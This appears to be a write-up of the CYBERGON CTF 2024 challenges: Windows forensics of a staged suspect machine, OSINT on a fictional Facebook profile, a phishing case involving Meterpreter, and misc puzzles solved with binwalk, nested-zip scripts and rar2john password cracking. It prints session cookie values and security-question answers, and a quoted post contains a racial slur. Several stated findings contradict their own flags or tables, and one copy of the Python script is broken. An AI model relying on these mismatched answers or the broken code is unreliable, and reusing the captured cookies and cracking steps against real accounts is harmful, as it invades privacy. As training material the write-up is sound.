COM Name Arbitrator	1	1	2024-10-28 12:15:21
CommonGlobalUserSettings	0	1	2019-12-07 09:15:08
Compatibility	0	1	2019-12-07 09:14:31
ComputerName	0	1	2024-11-02 23:15:32
ComputerName	2	0	2024-10-28 21:18:26
ContentIndex	0	1	2019-12-07 09:15:08
CrashControl	10	3	2024-11-01 18:54:58
Cryptography	0	6	2019-12-07 09:15:08
DeviceClasses	0	68	2024-11-07 06:03:39
DeviceContainerProperties	0	1	2019-12-07 09:15:08
DeviceContainers	0	17	2024-11-06 22:14:04
DeviceGuard	2	1	2024-10-28 12:16:01
DeviceOverrides	0	1	2019-12-07 09:14:19
DevicePanels	0	0	2024-10-28 12:15:41
DevQuery	0	11	2019-12-07 09:15:08
Diagnostics	0	1	2019-12-07 09:15:08
DmaSecurity	0	4	2019-12-07 09:15:02
EarlyLaunch	1	0	2024-10-28 13:15:03
File	0	1	2019-12-07 09:15:08

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Recd
(default)	RegSz	mmmsrvrc	02-00-B0-00	<input type="checkbox"/>	
ComputerName	RegSz	WHITE-PARTY	47-00-52-00-31-00-00-63-00-70-00	<input type="checkbox"/>	

Type viewer Slack viewer Binary viewer

Value name ComputerName

Value type RegSz

Value WHITE-PARTY

- To get device's owner name, we can investigation on **SOFTWARE** hive by navigating to **SOFTWARE\Microsoft\Windows NT** key, from here, we can immediately get a **RegistrerdOwner Value Name** which is **Sean John Combs**.

The screenshot shows a Windows Registry editor window. On the left, the tree view displays the path `Software\Microsoft\Windows NT\CurrentVersion`. On the right, a table lists registry keys under this path. The key `RegisteredOwner` is highlighted with a red box, showing its value as `Sean John Combs`. Another key, `CurrentValue`, is also highlighted with a red box, showing its value as `92 2024-11-0`. The table includes columns for Key name, # values, # subkeys, and Last write time.

Key name	# values	# subkeys	Last write time
DynamicManagement	0	1	2019-12-0
EnterpriseResourceManager	0	1	2019-12-0
Heat	0	1	2019-12-0
HTML Help	2	0	2024-10-2
ITStorage	0	1	2019-12-0
NcslWvApp	3	0	2019-12-0
NotePad	0	1	2019-12-0
ScheduledDiagnostics	1	0	2019-12-0
ScriptedDiagnosticProvider	6	1	2019-12-0
Shell	0	1	2019-12-0
Tablet PC	2	0	2024-10-2
TabletPC	0	2	2019-12-0
TenantRestrictions	0	1	2024-10-3
UpdateApi	0	0	2019-12-0
Windows Error Reporting	4	5	2024-11-0
Windows Search	0	1	2019-12-0
Windows Advanced Threat Protection	1	2	2024-10-3
Windows Defender	17	21	2024-11-0
Windows Defender Security Center	0	9	2019-12-0
Windows Desktop Search	1	0	2024-10-3
Windows Embedded	0	2	2024-10-3
Windows Mail	2	1	2019-12-0
Windows Media Device Manager	1	3	2019-12-0
Windows Media Foundation	0	10	2019-12-0
Windows Media Player NSS	0	1	2019-12-0
Windows Messaging Subsystem	0	1	2019-12-0
Windows NT	0	1	2019-12-0
CurrentVersion	32	92	2024-11-0
Accessibility	0	3	2024-11-0
AdaptiveDisplayBrightness	0	4	2019-12-0
AeDebug	1	1	2019-12-0
AppCompatibilityFlags	6	17	2024-11-0
ASR	1	0	2019-12-0
Audit	0	1	2019-12-0
BackgroundModel	2	11	2019-12-0
ClipSVC	0	4	2024-10-2
Compatibility32	1	0	2019-12-0

Flag: CYBERGON_CTF2024{WHITE-PARTY, Sean John Combs}

(2)

(2)

50



Welcome - 2

What is the Facebook User ID and Bio status of device owner?

Flag Format - CYBERGON_CTF2024{12345678901234, Danger}

Author - Andro6

1/3 attempts

- After looking at the artifacts of browsers, I came up with Firefox browser. From here, I started to export the profiles and investigation to find a cookie value related to a Facebook account.
- Using tools like **DB Browser for SQLite** can assist us on investigation.
- From **Profiles\5pegfp9o.default-release\cookies.sqlite**, we can get the cookie's history as shown below,

Database Structure						
Table: moz_cookies						
	originAttributes	name	value	host	path	exp
	Filter	Filter	Filter	Filter	Filter	Filter
1	100	datr	17Q1Z5D5zp3QJft_5Pd84kXG	.facebook.com	/	17648
2	102	c_user	61567645079733	.facebook.com	/	17618
3	103	fr	0KJhGqxHxAvF6q5Vn.AWXpvVK03FcrgDrbI3...	.facebook.com	/	17381
4	104	sb	17Q1Z0eSachAxHT4kBQFM1_x	.facebook.com	/	17648
5	105	xs	3%3Awog2Z88xI4LRw%3A2%3A1730327719...	.facebook.com	/	17618
6	666	ps_l	1	.facebook.com	/	17648
7	667	ps_n	1	.facebook.com	/	17648
8	702	wd	600x655	.facebook.com	/	17309

- From Browse Data tab, navigating to a table of **moz_cookie** and filtered only facebook, we can quickly identify the Facebook User ID which is **61567849079733**.
- To get a status, we can navigate www.facebook.com/61567849079733. Note that you have to login to get the status.

facebook

Email or phone Password Log In Forgot Account?

Sean John Combs

Friends Photos Videos ...

About

Work
No workplaces to show

College
Studied at Dagon, Yangon, Burma

High school
Went to GEC North Dagon

Others Named Sean John Combs

- Sean John Combs
- Sean John Combs
- Sean John Combs
- Sean John Combs
- Combs John Sean John

Flag: CYBERGON_CTF2024{61567849079733,East Coast Rapper}

(3)

(3)

100



Welcome - 3

Do you know the device owner's nickname?

Flag Format - CYBERGON_CTF2024{Full Name}

Author - Andro6

1/3 attempts

- Exporting the **SAM** hive, you can quickly identify the nickname of device owner's by looking at the Security Question.

User Name	...	Groups	Comment	Reset Data
RBC		RBC	RBC			RBC
Sean John Combs		Administrators				<pre>{"version": 1, "questions": [{"question": "What was your childhood nickname?", "answer": "Ko Toke Gyi"}, {"question": "What's the name of the first school you attended?", "answer": "Blind"}, {"question": "What's the name of the city where you were born?", "answer": "UK"}]}</pre>

Flag: CYBERGON_CTF2024{Ko Toke Gyi}

(4)



Brower - 1

How many browsers are installed on the device, and which one was installed last?

Flag Format - CYBERGON_CTF2024{1, Browser Name}

Author - Andro6

- From C:\Users\Sean John Combs\AppData\Local\ we can get clues about installed software.
- After sometimes of investigation resources given by the authors, I came up with these browsers including,

No.	Browser Name	Installed Date
1	Brave	2024-10-31 22:43:01
2	Flock	2024-11-03 06:25:52
3	Chrome	2024-10-29 00:58:22

4	Maxthon	2024-10-31 22:53:14
5	Edge	2024-10-28 23:50:10
6	Firefox	2024-10-31 03:44:39
7	SeaMonkey	2024-10-31 22:45:48
8	Opera	2024-10-31 04:02:37
9	RockMelt	2024-11-05 04:58:25
10	UCBrowser	2024-10-29 01:04:13
11	Vivaldi	2024-10-31 04:02:37

- From this information, we found that there are 11 browsers installed on the device and Maxthon is the last one installed on the system

Flag: CYBERGON_CTF2024{11, RockMelt}

(5)

(5)

50



Brower - 2

What is the default browser, and when was it installed?

(Time - UTC) Flag Format -

CYBERGON_CTF2024{Browser Name, 2024-01-01
01:01:01}

Author: Andro6

1/3 attempts

- From **NTUSER.DAT** which contains user profile settings and information, we can check if the user has set any default browser or not.
- Navigating to **NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts**, by looking at **html** keys, we found that it runs by using Maxthon browser as default.

Flag: CYBERGON_CTF2024{Maxthon, 2024-10-31 16:23:14}

(7)

(7)

100




Workout

Do you know when the device owner exercises every day?

Flag Format - CYBERGON_CTF2024{01:02}

Author - Andro6

- After investigation a while, I came up with possibility of the device owner might set an alarm to remind himself for everyday exercise.
- Therefore, I used autopsy to search for relating to alarm file.
- I came up with Location **C:\Users\Sean John**
Combs\AppData\Local\Packages\Microsoft.WindowsAlarms_8wekyb3d8bbwe
- To retrieve the alarm setting, we need to navigate to **C:\Users\Sean John**
Combs\AppData\Local\Packages\Microsoft.WindowsAlarms_8wekyb3d8bbwe\Settings, then export the **roaming.lock** and **settings.dat** file.
- Then, copy these files to our alarm settings and open the clocks program and click on alarm tab, you will got the GYM TIME as shown below,



- Therefore, we got a time of exercise in UTC. Since the system is in AM/PM, we can convert it to 24-hrs time.

Flag: CYBERGON_CTF2024{19:32}

(8)

(8)

100




The Location

After Halloween Party, what location is the device's owner exploring for some fun? (The location - street/road name, city name, country)

Flag Format - CYBERGON_CTF2024{Stoneroller Street, New Market, United State}

1/3 attempts

- By looking at **Sean John Combs** facebook and performing some OSINT online, I found that his birthday is on Nov 4.
- After checking his social media profile, he posted that on Nov 5, after his birthday, he checked in at Soi Cowboy. Therefore, the flag is, **Soi Cowboy, Bangkok, Thailand**.



Flag: CYBERGON_CTF2024{Khao San Road, Bangkok, Thailand}

(9)

(9)
50

- On SYSTEM hives, navigating to,
SYSTEM\ControlSet001\Control\Power\User\PowerSchemes\381b4222-f694-41f0-9685-ff5bb260df2e\238c9fa8-0aad-41ed-83f4-97be242c8f20\29f6c1db-86da-48c5-9fdb-f2b67b1f44da
 - From here we will get the exact time in ms, just convert it to minutes.

Enter key text to search... <input type="button" value="Find"/>			
Key name	# values	# subkeys	Last write time
+ \	=	=	=
+ PnP	1	2	2024-11-0
+ Power	11	8	2024-10-2
+ EnergyEstimation	0	7	2019-12-0
+ ModernSleep	0	0	2019-12-0
+ PDC	0	2	2019-12-0
+ PowerRequestOverride	0	0	2019-12-0
+ PowerSettings	0	22	2019-12-0
+ Profile	0	1	2024-11-0
+ SecurityDescriptors	2	0	2019-12-0
+ User	0	2	2019-12-0
+ Default	0	1	2024-10-2
+ Powerschemes	1	7	2019-12-0
+ 381d4222-f934-41f0-9685-f5b0...	2	3	2024-11-0
+ 238cf8fa-0aa0-41ed-83f4-97...	0	1	2024-11-0
+ 29ff61db-86da-48c5-9....	2	0	2024-11-0
+ 245d8541-3943-4422-b025-...	2	0	2019-12-0
+ 75169f9f-7776-4464-8535-06...	0	1	2024-11-0
+ 3d3bdc21-c8ab-4e07-9f73...	2	0	2024-11-0
+ 8f688d8b-7c97-4310-ad78-34ab...	2	0	2019-12-0
+ 8c5e7fd8-ebf5-4a96-9a85-a6e2...	2	1	2019-12-0
+ 245d8541-3943-4422-b025-...	2	0	2019-12-0
+ 961cc777-2547-4f90-8174-7686...	2	0	2019-12-0
+ 181a1308-3541-4fb0-bc81-7f15...	2	1	2019-12-0
+ d5cf7465-d5ab-4fc0-8737-4634...	2	0	2019-12-0
+ e9a42b02-45df-4480-aa00-03f1...	2	2	2019-12-0
+ \	11	4	2024-11-0
+ PriorityControl	2	0	2019-12-0
+ ProductOptions	6	0	2024-11-0
+ RadioManagement	0	7	2019-12-0
+ Remote Assistance	6	0	2019-12-0
+ RetailDemo	1	0	2019-12-0
+ SafeBoot	1	2	2019-12-0
+ SAM	0	2	2019-12-0
+ SbEvents	0	0	2019-12-0
+ SCMConfig	0	0	2019-12-0
+ SmbRoot	0	1	2019-12-0

Flag: CYBERGON_CTF2024{600_30}

(11)

Challenge 21 Solves X

(11)
100


Bonus

On his Facebook account, he followed some accounts, and one of the followed accounts shared a post related to him. You need to find that post, as the flag is there.

Author - Andro6

[Flag](#) [Submit](#)

- From the following tab, we got facebook account of Lwan Eain Ko shared post related to Sean John Combs.
- By looking at his account, we come up with an edit history.



From there, we can get flag.

Edit history

26 November at 02:09

- Removed a share preview from this post
- Added a share preview to this post



Lwan Eain Ko

မင်္ဂလာဒီ rapper ဆိုတော်မူနိုင်ပါ အရမ်းကောင်းတာပဲ 😂😂
a room full of niggas and baby oils ⚠️
CYBERGON_CTF2024{s0c14L_m3d14_O51n7!!!!}

Flag: CYBERGON_CTF2024{s0c14L_m3d14_O51n7!!!!}

Badboy

Challenge 10 Solves X

Badboy

50

What's the name of compromised user full name and what is the technique id for the initial access ? If the user is Maung Yit, just use maungyit.

Filename - Badboy.zip MD5 -
61B71104B3939C7613FFC46DAFA04C58 SHA1 -
6F78FFED8BE3A6F492B2593DCF705CBB10755A59


Link1 - <https://tinyurl.com/msbk7dhd> Link2 - <https://tinyurl.com/y42zr987>

CYBERGON_CTF2024{compromiseduser_TechniqueID}

Author - iamkfromburma

6/5 attempts

Flag Submit



- From the given file, after investigation, we found that the system has been compromised through the phishing attack.
- Looking at the email, I found that there is a QR which is a method of delivering the malicious file to the system.
- From this, we also see that the file MovieTheratreUpdate.exe has been detected by Windows Defenders marked as malicious payload meterpreter.

Threat blocked
12/2/2024 4:02 AM

Low ^

ⓘ This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:Win32/Meterpreter.RPZ!MTB
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device.
They will be removed automatically.

Date: 12/2/2024 4:02 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:
file: [REDACTED] Cases\Badboy\Users\testing\Downloads\\MovieTheatreUpdate.exe

[Learn more](#)

- From here, we can get a clue that the attacker used phishing as a method of attack vector.
- Next, I copied and pasted the edge from evidence to my machine to check which email account fullname had been tricked with this attack.


Subject	From	Time
Mail - Emily Stones - Outlook	outlook.live.com	5:21 PM
Mail - Emily Stones - Outlook	outlook.live.com	5:21 PM
Mail - Emily Stones - Outlook	outlook.live.com	5:21 PM
Mail - Emily Stones - Outlook	outlook.live.com	5:21 PM
Mail - Emily Stones - Outlook	outlook.live.com	5:21 PM
Mail - Emily Stones - Outlook	outlook.live.com	5:21 PM
Mail - Emily Stones - Outlook	outlook.live.com	5:21 PM

- From the picture above, we can see that Emily Stones was the one who's been tricked by the attacker.


Flag: CYBERGON_CTF2024{Emily Stones_T1566}

MISC

Sponsors



This hinted that the flag was hidden in sponsor-related material. By reviewing the CTFtime description, we discovered a link to a **Cybergon YouTube video** featuring event sponsors. So we found the flag from the video content.




Flag: CYBERGON_CTF2024{h3llfir3_p4cific_gm4_alt3r_creatig0n}


Zip Zap



The "Zip Zap" challenge involved recursively extracting nested zip files, where each zip contained another zip file, and the password for each file was embedded in the filename of the next zip. Starting with 500.zip, we noticed the pattern: the filename of the nested zip provided the password, such as 'for 500.zip (derived from 499. This is the password - '.zip)'.



Password value 0 for 499. This is the password - '.zip' (derived from 498. This is the password - 0.zip).



To automate the extraction, we wrote a python script using pyzipper module to handle the encryption and dynamically extract passwords from filenames while extracting zips in sequence.

```
import pyzipper
import os

def extract_nested_zip(starting_zip):
    current_zip = starting_zip

    while True:
        try:
            with pyzipper.AESZipFile(current_zip, 'r') as zip_ref:
                # Get the list of files in the current ZIP
                file_list = zip_ref.namelist()
                if len(file_list) != 1:
                    print(f"Unexpected contents in {current_zip}.")
                    break

                next_zip = file_list[0]
                password = next_zip.split(" - ")[-1].replace(".zip", "").strip()
                print(f"Extracting zip password: '{password}'")

                zip_ref.setpassword(password.encode())
                zip_ref.extractall()

                current_zip = next_zip

        except pyzipper.BadZipFile:
            print(f"Invalid ZIP file: {current_zip}")
            break

        except RuntimeError as e:
```

```

print(f"Failed to extract {current_zip}. Error: {e}")

break

except Exception as e:

    print(f"Unexpected error: {e}")

    break


if not current_zip.endswith('.zip'):

    print(f"Extraction complete. Last file: {current_zip}")

    break


if __name__ == "__main__":

```

```

import os

def extract_nested_zip(starting_zip):
    current_zip = starting_zip

    while True:
        try:
            with pyzipper.AESZipFile(current_zip, 'r', pyzipper.ZIP_AES_256, 'PBKDF2HMAC-SHA1-1000') as zip_ref:
                # Get the list
                file_list = zip_ref.namelist()
                if len(file_list) == 1:
                    print(f"Extracted file: {file_list[0]}")
                    break

            next_zip = file_list[0]
            password = next_zip[0]
            print(f"Extracting zip password: '{password}'")
            zip_ref.setpassword(password)
            zip_ref.extractall()

            current_zip = next_zip
        except pyzipper.BadZipFile:
            print("Invalid ZIP file")
            break
        except RuntimeError as e:
            print(f"Failed to extract file: {e}")
            break
        except Exception as e:
            print(f"Unexpected error: {e}")
            break

    # Stop if the next file is not a ZIP file
    if not current_zip.endswith('.zip'):
        print(f"Extraction complete. Last file: {current_zip}")
        break



if __name__ == "__main__":
    starting_zip = input("Enter ZIP filename: ").strip()
    if os.path.exists(starting_zip):
        extract_nested_zip(starting_zip)
    else:
        print(f"File not found: {starting_zip}")

```

We have found the reverse flag via zip files password values.

Flag: CYBERGON_CTF2024{y0U_g07_r341_F14g}

Your Favorite Song



First I read the challenge description and downloaded the given.I open the video file that song is sing by bruno and rose and the name of the song is APT(apartment). Then I use exiftool to check video metadata and extract the zip file from video using binwalk.

```

Bit Depth : 24
Color Profiles : nclx
Color Primaries : BT.470 System B, G (historical)
Transfer Characteristics : BT.601
Matrix Coefficients : BT.470 System B, G (historical)
Video Full Range Flag : 0
Video Frame Rate : 26
Matrix Structure : 1 0 0 0 1 0 0 0 1
Media Header Version : 0
Media Create Date : 0000:00:00 00:00:00
Media Modify Date : 0000:00:00 00:00:00
Media Time Scale : 44100
Media Duration : 19.92 s
Media Language Code : und
Handler Type : Audio Track
Handler Description : SoundHandler
Balance : 0
Audio Format : mp4a
Audio Channels : 2
Audio Bits Per Sample : 16
Audio Sample Rate : 44100
Media Data Size : 1372062
Media Data Offset : 14652
Warning : Truncated '\x14\x00\x09\x00' data
Image Size : 720x720
Megapixels : 0.518
Avg Bitrate : 551 kbps
Rotation : 0

```

(kali㉿kali)-[~/Desktop/ctf/cybergon]

```

File Actions Edit View Help
(kali㉿kali)-[~/Desktop/ctf/cybergon]
$ binwalk -e Your_favourite_song.mp4

DECIMAL HEXADECIMAL DESCRIPTION
1386714 0x1528DA Zip archive data, encrypted at least v2.0 to extract, compressed size: 60, uncompressed size: 30, name: metadata.txt
1386948 0x1529C4 End of Zip archive, footer length: 22

(kali㉿kali)-[~/Desktop/ctf/cybergon]
$ cd _Your_favourite_song.mp4.extracted
(kali㉿kali)-[~/Desktop/ctf/cybergon/_Your_favourite_song.mp4.extracted]
$ ls
1528DA.zip
(kali㉿kali)-[~/Desktop/ctf/cybergon/_Your_favourite_song.mp4.extracted]
$ 7z X -p"apartment" 1528DA.zip
7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 256 bytes (1 KiB)

Extracting archive: 1528DA.zip
-
Path = 1528DA.zip
Type = zip
Physical Size = 256

Everything is Ok
Size: 30
Compressed: 256

(kali㉿kali)-[~/Desktop/ctf/cybergon/_Your_favourite_song.mp4.extracted]
$ cat metadata.txt
CYBERGON_CTF2024{You_g07_r053}
(kali㉿kali)-[~/Desktop/ctf/cybergon/_Your_favourite_song.mp4.extracted]
$ 

```

Flag : CYBERGON_CTF2024{You_g07_r053}

Triple Quiz

Challenge
73 Solves
X

Triple Quiz

50

You'll recognize it when you see it, it's something you've already done before.

CYBERGON_CTF2024{XXXXXXXXXXXXXXXXXXXXXX}

Author - iamkfromburma

[Download Triple_Quiz...](#)

Flag
Submit

First I downloaded the given rar file from the challenge and I need password to extract rar file but I don't know password so I need to bruteforce the rar file password. After bruteforcing the password with john I got rar file password and I extract the file then I got a wav file so I open the wav file I notice that is morse code so I decode it in morsecode.world then I got a strange number.Then I use cipher identifier and I got it with Multi-tap Phone (SMS) cipher.

```
kali㉿kali:[~/Desktop/ctf/cybergon/triple_Quiz]
$ rar2john Triple_Quiz.rar > hash.txt

(kali㉿kali:[~/Desktop/ctf/cybergon/triple_Quiz]
$ cat hash.txt
